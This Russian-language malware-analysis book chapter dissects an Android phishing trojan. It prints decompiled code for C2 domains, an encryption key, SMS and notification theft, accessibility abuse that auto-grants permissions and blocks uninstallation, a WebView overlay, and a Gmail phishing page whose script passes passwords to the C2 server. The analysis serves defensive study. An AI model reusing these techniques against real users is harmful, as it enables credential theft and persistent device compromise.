Первая часть анализа, которую мы можем завершить, связана с сервером управления. С помощью динамического анализа мы обнаружили домен `simpleyo5.tk` с двумя конечными точками, `/ping` и `/metrics`. Поиск этого домена в jadx находит одну строку. Этот код и окружающие его строки из `com.sniff.sibling.Constants` показаны в листинге 4-16.

```
testKey = UtilEncryption.hexStringToBytes("5f9e4a92b1d8c8b98db9b7f8f8800d2e");
apis = Arrays.asList("simpleyo5.tk", "simpleyo5.cf", "kart12sec.ga", "kart12sec.gq");
```

Листинг 4-16. Доменные имена и ключ шифрования внутри `com.spike.old`

По-видимому, вредоносная программа способна переключаться между четырьмя доменами управления для получения команд. Ранее обнаруженный нами ключ шифрования обмена данными определён в строке непосредственно перед инициализацией массива серверов.

Очень часто при анализе вредоносных программ интересные части функциональности расположены в коде рядом. Например, взгляните на строки из файла `com.sniff.sibling.Constants`, показанные в листинге 4-17.

```
public static final String actualNetworkConnectionTag = "ANCT";
public static final String apiLocationOperation = "metrics";
public static final String apiLocationVerify = "ping";
...
public static final String appCodename = "pioneer_bridge_over_white_rabbits";
public static final String appInjectTableTag = "AITT";
...
public static final String appInjectsEnabledTag = "AIEN";
...
public static final String appTag = "cleaner0902";

...
public static final String networkStateTag = "NSTG";
```

Листинг 4-17. Другие интересные строки, найденные в `com.sniff.sibling.Constants`

Вы должны узнать эти строки по предыдущим этапам анализа. В частности, строки из четырёх прописных букв были именами XML-тегов из загадочного файла конфигурации `ring0.xml`. Мы видим, что эти имена тегов являются не просто случайными символами, а сокращениями, указывающими на их назначение. Один динамический анализ не смог бы это раскрыть. Аналогично наличие лишь двух строк, начинающихся с `api*`, служит некоторым свидетельством того, что `/ping` и `/metrics` - единственные конечные точки, поддерживаемые серверами управления вредоносной программы.

Ещё один фрагмент кода в `com.sniff.sibling.Constants` представляет особый интерес. В статическом инициализаторе рядом с инициализацией массива серверов управления находятся инструкции, указывающие на разрешения, используемые вредоносной программой. Они показаны в листинге 4-18.

```
String[] strArr = new String[10];
strArr[0] = "android.permission.READ_SMS";
strArr[1] = "android.permission.RECEIVE_SMS";
strArr[2] = "android.permission.WAKE_LOCK";
strArr[3] = "android.permission.RECEIVE_BOOT_COMPLETED";
strArr[4] = "android.permission.ACCESS_NETWORK_STATE";
strArr[5] = "android.permission.INTERNET";
strArr[6] = "android.permission.READ_PHONE_STATE";
String str = null;
strArr[7] = Build.VERSION.SDK_INT > 28 ?
    "android.permission.USE_FULL_SCREEN_INTENT" : null;
strArr[8] = Build.VERSION.SDK_INT > 28 ?
    "android.permission.FOREGROUND_SERVICE" : null;
if (Build.VERSION.SDK_INT > 28) {
    str = "android.permission.READ_PHONE_NUMBERS";
}
strArr[9] = str;
permissions = strArr;
```

Листинг 4-18. Строки разрешений в `com.sniff.sibling.Constants`

Даже с учётом оговорок о разрешениях, описанных в главе 3, этот список даёт нам дополнительные сведения о возможностях вредоносной программы.

Другие команды сервера

Анализ `com.sniff.sibling.Constants` раскрыл все серверы управления вредоносной программы и их URL, но у нас по-прежнему нет полного списка команд, которые способно выполнять приложение. Это иллюстрирует ещё одну проблему чистого динамического анализа: если сервер не прикажет вредоносной программе выполнить определённые команды во время наблюдения, среда динамического анализа никогда о них не узнает.

Мы знаем, что URL `/metrics` поддерживает по меньшей мере две команды: `inj_update` и `get_coms`. Чтобы найти другие потенциальные команды, можно выполнить поиск известных и надеяться, что остальные определены рядом. Поиск строк этих двух команд показывает, что они встречаются в четырёх местах кода, три из которых весьма интересны.

Сначала мы находим ссылку на `inj_update` внутри `com.sniff.sibling.Api.Controllers.ApiOperationsController`. Показанный в листинге 4-19 код, использующий эту строку, имеет удачное имя `parsePayload`.

```
public void parsePayload(byte[] bArr) {
    char c;
    String str = new String(bArr, StandardCharsets.UTF_8);
    UtilGlobal.Log("parsePayload", "<<< " + str);
    String str2 = ApiSimpleMetricsPayload.fromJson(str).type;
    int hashCode = str2.hashCode();
    if (hashCode == 748954943) {
```

```
            if (str2.equals("notif_ic_update")) {
                c = 2;
            }
            c = 65535;
        } else if (hashCode != 1513349731) {
            if (hashCode == 1976172123 && str2.equals("get_coms")) {
                c = 0;
            }
            c = 65535;
        } else {
            if (str2.equals("inj_update")) {
                c = 1;
            }
            c = 65535;
        }
        if (c == 0) {
            ApiGetCommandsResponsePayload.fromJson(str).execute(
                this.contextWeakReference.get());
        } else if (c == 1) {
            ApiInjectionUpdateResponsePayload.fromJson(str).execute(
                this.contextWeakReference.get());
        }
    }
```

Листинг 4-19. Код в `parsePayload` подтверждает существование трёх команд.

Код излишне сложен, поскольку всего лишь разбирает ранее расшифрованный ответ сервера, чтобы определить, имеет ли полученный JSON-объект тег `type` со значением `notif_ic_update`, `get_coms` или `inj_update`. Ранее мы не встречали `notif_ic_update`, но эта команда, по-видимому, не используется, поскольку с ней не связана ни одна ветвь завершающей инструкции `if`. Возможно, поэтому мы не наблюдали её отправку с сервера.

Эти строки снова встречаются внутри загадочного класса `KingService`, который мы уже несколько раз видели во время анализа. Показанная в листинге 4-20 функция, использующая их, по-видимому, является главным циклом выполнения вредоносной программы. В ней описан каждый этап работы программы, и всё совпадает с тем, что мы наблюдали с помощью `logcat` и Frida.

```
    public /* синтетический */ void m13xbc1baa29(Handler handler) {
    ...
    if (!UtilGlobal.isInternetConnected(this)) {
        UtilGlobal.Log(TAG, "Network disconnected");
    } else if (UtilGlobal.isNetworkBusy(this) != 0) {
        UtilGlobal.Log(TAG, "Network busy, dropping one step");
        UtilGlobal.flagNetworkAsBusy(
            this, UtilGlobal.isNetworkBusy(this) - 1);
    } else if (!UtilGlobal.checkClientVerification(this) ||
            UtilGlobal.clientVerificationExpired(this, 300000L)) {
        UtilGlobal.Log(TAG, "Client is not verified. Verifying... ");
        new ApiVerifyController().sendRequest(this);
        UtilGlobal.flagNetworkAsBusy(this, 5);
    } else if (UtilGlobal.SettingsRead(
            this, Constants.appInjectTableTag).isEmpty()) {
        apiOperationController.sendRequest(
            this, new ApiSimpleMetricsPayload("inj_update"));
        UtilGlobal.enableInjections(this);
    } else {
        apiOperationController.sendRequest(
            this, new ApiOperationRequestPayload(this, "get_coms"));
    }
    if (UtilGlobal.checkClientVerification(this)) {
        if (!UtilGlobal.checkPermissions(this)) {
            UtilGlobal.Log(TAG, "Permissions revoked!");
        } else if (!UtilGlobal.isNotificationServiceEnabled(this)) {
            UtilGlobal.grantNotificationListenerAccess(this);
            UtilGlobal.millisecondsSleep(15000);
```

```
            } else if (!UtilGlobal.isIgnoringBatteryOptimizations(this)) {
                UtilGlobal.startDozeMode(this);
            }
        }
        UtilGlobal.millisecondsSleep(15000);
    }
```

Листинг 4-20. Главный цикл выполнения вредоносной программы, найденный в классе `KingService`

Код прямо показывает, что вредоносная программа сначала пытается подключиться к интернету и прекращает действия, если сеть недоступна. Затем она проверяет, занята ли сеть, то есть выполняется ли какая-либо другая команда сервера. Кроме того, программа проверяет следующее: прошёл ли клиент проверку и, если да, не истёк ли срок её действия; не пора ли отправить серверу команду `inj_update`; не пора ли отправить команду `get_coms`;

предоставлены ли необходимые разрешения; предоставлен ли вредоносной программе доступ к уведомлениям. Наконец, она запускает режим doze - настройку, связанную с оптимизацией энергопотребления.

На основе этого главного цикла выполнения можно подтвердить, что наш динамический анализ был довольно полным. Мы обнаружили все варианты выполнения, кроме связанного с режимом doze. Исследование кода покажет, что переход в режим doze является попыткой вредоносной программы исключить себя из общесистемных функций оптимизации, которые могут завершить её процесс ради экономии заряда аккумулятора.

Третий интересный фрагмент кода, ссылающийся на строку `inj_update`, находится в классе `com.sniff.sibling.Api.TDP.ApiGetCommandsResponsePayload`, содержащем код для дальнейшего разбора ответа сервера `get_coms`. Его сокращённое ради краткости начало показано в листинге 4-21.

```
String[] strArr = this.commands;
int length = strArr.length;
for (int i = 0; i < length; i++) {
    String str = strArr[i];
    UtilGlobal.Log("ApiGetCommandsResponsePayload", str);
    strArr = strArr;
    switch (str.hashCode()) {
        case -2081539234:
            if (str.equals("sms_log")) {
                c = 11;
                break;
            }
            c = 65535;
            break;
        case -1691298703:
            if (str.equals("self_kill")) {
                c = 17;
                break;
            }
            c = 65535;
            break;
        case -646462158:
            if (str.equals("notif_ic_disable")) {
        ...
```

Листинг 4-21. Код, раскрывающий дополнительные команды сервера

Этот код перебирает все команды, полученные от сервера управления, и выполняет функциональность каждой из них (здесь она опущена). Теперь мы видим, что вредоносная программа понимает следующие команды:

• `app_list` - загружает на сервер сведения об установленных приложениях;

• `sms_log` - загружает на сервер все SMS-сообщения с устройства;

• `notif_ic_enable` - начинает перехватывать уведомления на устройстве;

• `notif_ic_disable` - прекращает перехватывать уведомления на устройстве;

• `sms_ic_enable` - начинает перехватывать SMS;

• `sms_ic_disable` - прекращает перехватывать SMS;

• `inj_enable` - включает фишинговые окна-накладки;

• `inj_disable` - отключает фишинговые окна-накладки;

• `inj_update` - запрашивает у сервера новые фишинговые окна.

Помимо этих команд, вредоносная программа ищет множество команд, за которыми не стоит никакого кода. Это указывает на то, что программа находится в стадии интенсивной разработки и в будущем может получить дополнительные функции. Нереализованные команды: `self_kill`, `fg_disable`, `inj_list`, `self_cleanup`, `notif_ic_update`, `fg_enable`, `app_kill`, `sms_ic_update`, `sms_ic_list` и `notif_ic_list`. Об их назначении можно судить лишь по именам.

Теперь мы знаем всё о серверах управления: их домены, URL и команды. Кроме того, нам известны собираемые вредоносной программой данные и фактически реализованные команды. Это даёт очень хорошее представление о её возможностях и ещё раз доказывает, что понимание обработчика команд вредоносной программы является ключом к пониманию её функциональности.

Дальнейший анализ злоупотребления специальными возможностями

Одна из оставшихся загадок этого образца связана с использованием API специальных возможностей. Мы уже обнаружили, что вредоносная программа активно подталкивает пользователя предоставить ей доступ к этому API, а получив его, широко использует классы и методы API. Однако мы пока не знаем точно, для чего.

Код, использующий API специальных возможностей, понять непросто. API сложен и неупорядочен, и для любых действий с ним требуется много кода. Поскольку он занимает более 1 000 строк, показ и объяснение всей функциональности API специальных возможностей вредоносной программы выходят за рамки этой книги. Вместо этого ограничимся несколькими основными моментами.

Большая часть данного кода находится в `com.sniff.sibling.Accessibility` - пакете, который содержит почти 20 классов, главным образом для имитации нажатий настоящего пользователя в заранее заданных приложениях. Например, вредоносная программа может сделать себя приложением для обработки SMS по умолчанию, последовательно нажимая элементы системных настроек. Кроме того, у неё есть защитные механизмы, проверяющие, открыл ли пользователь системные диалоги удаления или отключения вредоносной программы, и при необходимости закрывающие эти диалоги до того, как пользователь успеет завершить удаление.

Центральная часть кода злоупотребления специальными возможностями - класс `com.sniff.sibling.Services.FitnessAccessibilityService`, расширяющий стандартный класс Android `android.accessibilityservice.AccessibilityService` и предоставляющий методы обратного вызова, которые вызываются при событиях специальных возможностей в системе. Самый интересный метод этой службы, `windowStateChangedEvent`, обрабатывает выход

приложений на передний план или иное изменение их состояния. Когда это происходит, вредоносная программа проверяет, какое приложение вышло на передний план, и предпринимает соответствующее действие. Например, обнаружив цель фишинга, она показывает фишинговое диалоговое окно. Если же обнаружен диалог разрешений, программа нажимает кнопку, предоставляя приложению это разрешение. В листинге 4-22 показан фрагмент метода `windowStateChangedEvent`.

```
public void windowStateChangedEvent(AccessibilityEvent accessibilityEvent) {
    if (accessibilityEvent.getPackageName() != null) {
        if (UtilGlobal.injectionsEnabled(this) && UtilGlobal.packageHasInjection(
                this, accessibilityEvent.getPackageName().toString())) {
            Intent intent = new Intent(this, OverlayInjectActivity.class);
            intent.addFlags(268435456);
            intent.addFlags(8388608);
            UtilGlobal.SettingsWrite(this, Constants.appInjectTag,
                accessibilityEvent.getPackageName().toString());
            startActivity(intent);
        } else if (UtilAccessibility.getEventClassName(accessibilityEvent).equals(
                "com.miui.home.launcher.uninstall.deletedialog")) {
            UtilAccessibility.goBack(this, 2);
        } else if (UtilAccessibility.getEventClassName(accessibilityEvent).equals(
                "com.android.packageinstaller.uninstalleractivity")) {
            UtilAccessibility.goBack(this, 2);
        } else if (accessibilityEvent.getPackageName().equals(
                "com.google.android.packageinstaller")) {
            UtilAccessibility.goBack(this, 2);
        }
        ...
        this.modulesManager.performAllNecessary(this, accessibilityEvent);
        if (UtilAccessibility.checkPermissionsClick(this, accessibilityEvent)) {
            UtilGlobal.Log("windowStateChangedEvent", "grantPermissionsClick called");
            UtilAccessibility.grantPermissionsClick(this, accessibilityEvent);
        }
        DozeModeAccessibilityModule.performIfNecessary(...);
        XiaomiDozeModeAccessibilityModule.performIfNecessary(...);
        DisablePreventionAccessibilityModule.performIfNecessary(...);
        DefaultSmsAppAccessibilityModule.performIfNecessary(...);
        DeletionPreventionAccessibilityModule.performIfNecessary(...);
        XiaomiSpecialPermissionInterceptActivityModule.performIfNecessary(...);
        ...
    }
}
```

Листинг 4-22. API специальных возможностей используется для обработки выхода новых приложений на передний план.

Сначала вредоносная программа проверяет, следует ли внедрять фишинговые диалоговые окна (`injectionsEnabled`) и является ли активное приложение целью такого окна (`packageHasInjection`). Если да, показывается фишинговое диалоговое окно. Несколько следующих инструкций `if` являются механизмами самозащиты, которые имитируют нажатие кнопки «Назад», когда пользователь открывает системные диалоги удаления вредоносной программы. Далее следует код, принимающий все запросы разрешений приложения и выполняющий некоторые действия, специфичные для системных диалогов.

Автоматическое предоставление разрешений

Служба также обрабатывает общие события специальных возможностей и события, вызывающие `windowContentChanged` и `notificationStateChanged`. Код в этих разделах неупорядочен, и за ним трудно следить. Например, рассмотрим код для выполнения кажущегося простым действия - нажатия кнопки OK в диалоге разрешений, чтобы автоматически предоставить вредоносной программе все запрашиваемые разрешения. В листинге 4-23 показан код `checkPermissionsClick`.

```
public static boolean checkPermissionsClick(
        AccessibilityService accessibilityService,
        AccessibilityEvent accessibilityEvent) {
    return (
        accessibilityEvent.getPackageName().toString().contains("permissioncontroller") ||
        accessibilityEvent.getPackageName().toString().equals("packageinstaller")
        ) && (
        findFirstNodeByName(accessibilityEvent.getSource(), Constants.appName) != null)
        && !UtilGlobal.checkPermissions(accessibilityService);
}
```

Листинг 4-23. Имитация нажатия в диалоге разрешений при необходимости

Сначала приложение проверяет, поступило ли событие специальных возможностей от `permissioncontroller` или `packageinstaller`, чтобы убедиться, что отображается нужный диалог. Затем оно проверяет, входит ли имя приложения в иерархию, которая привела к событию специальных возможностей. Здесь мы опустили 20 строк кода, выполняющих эту проверку. Наконец, вредоносная программа убеждается, что соответствующее разрешение ещё не предоставлено. Если у неё уже есть все необходимые разрешения, диалог, вероятно, был открыт другим приложением.

После подтверждения всех этих условий вредоносная программа нажимает кнопку OK диалога. В листинге 4-24 показан первый метод, выполняющий это нажатие.

```
public static boolean grantPermissionsClick(
        AccessibilityService accessibilityService,
        AccessibilityEvent accessibilityEvent) {
    try {
        return pressAllowButton(accessibilityEvent.getSource());
    } catch (Exception unused) {
        return false;
    }
}
```

Листинг 4-24. Внешний метод для нажатия кнопки диалога разрешений

Этот метод просто вызывает `pressAllowButton`, показанный в листинге 4-25. Здесь всё становится сложнее, поскольку метод перебирает списки идентификаторов и подписей кнопок. Список подписей содержит строки `Allow` и `OK`, а значит, код фактически не сможет найти кнопки, если из-за языковых настроек устройства используются другие термины. Список идентификаторов кнопок содержит пять строк вида `com.android.packageinstaller:id/permission_allow_button`, которые, предположительно, являются идентификаторами диалога разрешений в разных версиях Android.

```
public static boolean pressAllowButton(
        AccessibilityNodeInfo accessibilityNodeInfo) {
    boolean z = false;
    for (String str : Constants.allowButtonsIdList) {
        z |= pressButtonByViewId(accessibilityNodeInfo, str);
    }
    if (!z) {
        for (String str2 : Constants.allowButtonsLabelList) {
```

```
            z |= pressButtonByText(accessibilityNodeInfo, str2);
        }
    }
    UtilGlobal.Log(TAG, "IsPressAllowSuccessful: " + z);
    return z;
}
```

Листинг 4-25. Поиск кнопки диалога разрешений

Чтобы нажать кнопку по её текстовой подписи, вредоносная программа сначала должна получить текст всех кнопок в активном диалоге. Если одна из кнопок соответствует ожидаемому тексту, программа может выполнить нажатие, как показано в листинге 4-26.

```
public static boolean pressButtonByText(
        AccessibilityNodeInfo accessibilityNodeInfo, String str) {
    if (accessibilityNodeInfo == null) {
        return false;
    }
    while (true) {
        boolean z = false;
        for (AccessibilityNodeInfo accessibilityNodeInfo2 :
                accessibilityNodeInfo.findAccessibilityNodeInfosByText(str)) {
            if (accessibilityNodeInfo2.isClickable()) {
                if (z || clickButton(accessibilityNodeInfo2)) {
                    z = true;
                }
            }
        }
        return z;
    }
}
```

Листинг 4-26. Нажатие кнопки диалога разрешений

Отдельный, почти идентичный метод определяет кнопку для нажатия по её идентификатору, а не текстовой подписи. Единственная разница состоит в том, что вместо `findAccessibilityNodeInfosByText` он использует метод `findAccessibilityNodeInfosByViewId`. Последний оставшийся метод, `clickButton`, показан в листинге 4-27; для выполнения нажатия он использует `performAction` из API специальных возможностей.

```
public static boolean clickButton(
        AccessibilityNodeInfo accessibilityNodeInfo) {
    if (accessibilityNodeInfo == null) {
        return false;
    }
    return accessibilityNodeInfo.performAction(16);
}
```

Листинг 4-27. Нажатие кнопки с помощью API специальных возможностей

Как видите, даже такой простой рабочий процесс, как нажатие кнопки OK в диалоге разрешений, требует настолько большого объёма кода, что неудивительно: более сложные манипуляции системой и её диалогами занимают свыше 1 000 строк. Для понимания этого кода необходимы знания внутреннего устройства Android и изменений, внесённых производителями устройств.

Внедрение фишинговых окон

Обсудим, как вредоносная программа выполняет своё конечное предназначение - фишинг. Концептуально кража учётных данных посредством фишинга заключается в отображении фишингового окна в надежде, что жертва поддастся на уловку, а затем отправке похищенных учётных данных на удалённый сервер для дальнейшего использования. Это приложение следует классической схеме.

Мы уже выяснили некоторые сведения о процессе фишинга. Из кода API специальных возможностей стало известно, что приложение показывает фишинговое окно, когда активируется целевое приложение. Анализируя обмен данными с сервером управления, мы узнали, откуда поступает конфигурация целевого приложения и как выглядят фишинговые окна. Единственное, чего мы пока не понимаем, - как приложение показывает фишинговое окно и крадёт учётные данные.

Класс `OverlayInjectActivity` отвечает за отображение фишингового диалога, сбор учётных данных пользователя и их отправку серверу управления (листинг 4-28).

```
@Override // android.app.Activity
protected void onStart() {
    super.onStart();
    this.context = this;
    OverlayInjectResource packageInjection = UtilGlobal.getPackageInjection(
        this, UtilGlobal.SettingsRead(this, Constants.appInjectTag));
    this.resource = packageInjection;
    this.hideStop = true;
    if (!this.stopActivity && packageInjection != null) {

        try {
            WebView webView = new WebView(this);
            this.wv = webView;
            webView.getSettings().setJavaScriptEnabled(true);
            this.wv.setScrollBarStyle(0);
            this.wv.setWebViewClient(new MyWebViewClient());
            this.wv.setWebChromeClient(new MyWebChromeClient());
            this.wv.addJavascriptInterface(new WebAppInterface(this),
                "Android");
            this.wv.loadDataWithBaseURL(null,
                this.resource.getPageResource(this),
                    "text/html", "UTF-8", null);
            setContentView(this.wv);
        } catch (Exception e) {
            e.printStackTrace();
        }
    }
}
```

Листинг 4-28. Фишинговое окно использует `WebView` для отображения фишинговых страниц.

При отображении этого диалога он загружает HTML-код фишинговой страницы в `WebView` и показывает её пользователю. Метод `getPageResource` получает HTML, настроенный для конкретной цели.

Кража учётных данных

Наконец, чтобы понять, как приложение крадёт учётные данные, необходимо выяснить, каким образом введённые пользователем данные передаются с HTML-страницы в `WebView` приложению и как оно отправляет их серверу управления.

Интерфейс JavaScript служит мостом между сайтом и приложением. Как вы видели в листинге 4-28, интерфейс основан на классе Java `WebAppInterface`, который предоставляется сайту как объект JavaScript с именем `Android`. В листинге 4-29 показан полный класс `WebAppInterface`.

```
public static class WebAppInterface {
    OverlayInjectActivity parent;


    WebAppInterface(OverlayInjectActivity overlayInjectActivity) {
        this.parent = overlayInjectActivity;
    }


    @JavascriptInterface
    public void send_log_injects(String str) {
        returnResult(str);
    }


    @JavascriptInterface

    public void returnResult(String str) {
        new ApiOperationController().sendRequest(
            this.parent,
            new ApiInjectionSuccessRequestPayload(
                "inj_success",
                new ApiInjectionSuccess(
                    UtilGlobal.SettingsRead(
                        this.parent, Constants.appInjectTag),
                    str)
            ),
        true);
        OverlayInjectActivity overlayInjectActivity = this.parent;
        UtilGlobal.flagPackageInjectionIgnored(
            overlayInjectActivity, overlayInjectActivity.resource.id);
        this.parent.finish();
    }
}
```

Листинг 4-29. Класс `WebAppInterface` связывает приложение и фишинговую страницу.

Класс определяет два метода, помеченных аннотацией `@JavascriptInterface`, которая делает их доступными коду JavaScript HTML-страницы. Метод `send_log_injects` просто вызывает более интересный метод `returnResult`. Получив похищенные учётные данные, приложение отправляет серверу новое сообщение управления типа `inj_success`, содержащее украденные данные.

Рассмотрение примера HTML-страницы, например предназначенной для фишинга данных учётной записи Gmail, позволяет легче понять это взаимодействие. В листинге 4-30 показан фрагмент фишинговой страницы, которая принимает введённые пользователем данные формы, преобразует их в строку JSON и отправляет приложению.

```
<body>
    <div id="googlemail" style="display: none;">
    ...
    <input class="googlelogininput" id="passwordinput"
           type="password" name="password" placeholder="Password">


    <div class="linktext forgotemail">Forgot password?</div>
    <div class="spacer"></div>
    <button class="button" onclick="checkPassword();">Next</button>
```

```
    ...
</body>


function checkPassword() {
    if(document.getElementById('passwordinput').value.length > 5) {
        process('googlemail');
    }
}

function process(formId) {
    var ua = navigator.userAgent.toLowerCase();
    if(ua.indexOf("android") > -1) {
        try {
            Android.send_log_injects(formToJSONbyName(
                document.getElementById(formId)));
        } catch (err) {}
    }else{
        alert(formToJSONbyName(document.getElementById(formId)));
    }
}
```

Листинг 4-30. Фрагмент HTML-кода фишинговой страницы Gmail

HTML-страница определяет форму ввода с полем пароля и кнопкой. Когда пользователь нажимает кнопку, вызывается метод JavaScript `checkPassword`, который выполняет быструю проверку правдоподобия пароля. Затем `checkPassword` вызывает метод `process`, сериализующий форму ввода в JSON-объект и отправляющий его коду Java приложения через метод интерфейса JavaScript `Android.send_log_injects`. После этого код Java приложения отправляет строку JSON серверу, завершая операцию кражи пароля. К этому моменту пользователь стал жертвой фишинговой атаки, а вредоносная программа достигла своей цели.


Что дальше

После выполнения шагов анализа из этой главы вы должны понимать основную функциональность вредоносной программы. Она ждёт запуска целевого приложения, а затем создаёт поверх законного приложения окно-накладку, имитируя его пользовательский интерфейс и предлагая пользователю войти. Учётные данные, введённые пользователем в диалоге, похищаются. Это обеспечивается злоупотреблением API специальных возможностей и координируется сервером управления.

Эта глава также должна была продемонстрировать ценность динамического анализа. Используя всего несколько инструментов - от простого анализа журналов до мощных сценариев Frida, - мы смогли быстро продвинуться в исследовании. Нам удалось обнаружить большую часть функций вредоносной программы и сформировать общее представление о принципах её работы. Затем мы дополнили это понимание статическим анализом подробностей, которые трудно уловить при чистом динамическом анализе.

В оставшейся части книги мы перейдём от ручного анализа отдельных образцов вредоносных программ к использованию машинного обучения как средства быстрой идентификации и классификации множества вредоносных приложений. Сегодня в интернете циркулируют миллионы образцов вредоносных программ, и специалисты вручную исследуют лишь ничтожную их долю. Подавляющее большинство защитники выявляют автоматизированными средствами. В этом смысле следующие несколько глав книги точнее описывают, как работает профессиональное обнаружение и анализ вредоносных программ.

Глава 5. Основы машинного обучения



На заре экосистемы Android защитники анализировали приложения вручную, чтобы определить, являются ли они вредоносными. В то время этот метод был осуществим, поскольку доля операционной системы на рынке была мала и первоначально для неё разрабатывалось мало приложений. Однако ситуация изменилась. Недавние официальные отчёты показывают, что каждый месяц в Google Play выпускается более 100 000 APK для Android. По нашим оценкам, фактическое число значительно выше.

Компании больше не могут вручную оценивать уровень безопасности такого количества разнообразных приложений. Первоначально аналитики решали эту проблему, полагаясь на выявленные людьми закономерности, встречавшиеся исключительно во вредоносных программах. С помощью YARA или других инструментов они писали правила обнаружения, отмечавшие приложения с такими закономерностями. Однако этот подход плохо масштабировался, поскольку аналитикам быстро стало невозможно отслеживать признаки, встречающиеся в миллионах приложений.

Вместо этого аналитики начали применять алгоритмы машинного обучения, способные выполнять подобные задачи на большом количестве приложений без явного программирования, обучаясь на примерах. Этот подход оказался намного эффективнее и снизил нагрузку на специалистов. В этой главе представлены основы машинного обучения, с которыми необходимо познакомиться для понимания материала остальных глав книги; особое внимание уделено алгоритмам классификации, популярным при обнаружении вредоносных программ. Читатели, уже знакомые с темой, могут перейти дальше.

Как работает машинное обучение при анализе вредоносных программ

При анализе вредоносных программ мы чаще всего применяем методы машинного обучения для классификации приложений как доброкачественных, вредоносных или, в некоторых случаях, возможно вредоносных. На более глубоком уровне сложные методы могут присваивать всё более детализированные метки, определяя приложение как конкретный тип вредоносной программы, например шпионскую программу, банковский троян и так далее. Благодаря поддержке автоматизированных методов специалисты по безопасности могут сосредоточиться на исследовании приложений серой зоны, то есть тех, которые нельзя точно классифицировать ни как доброкачественные, ни как вредоносные. Машинное обучение значительно сокращает количество приложений, которые аналитикам приходится проверять вручную.

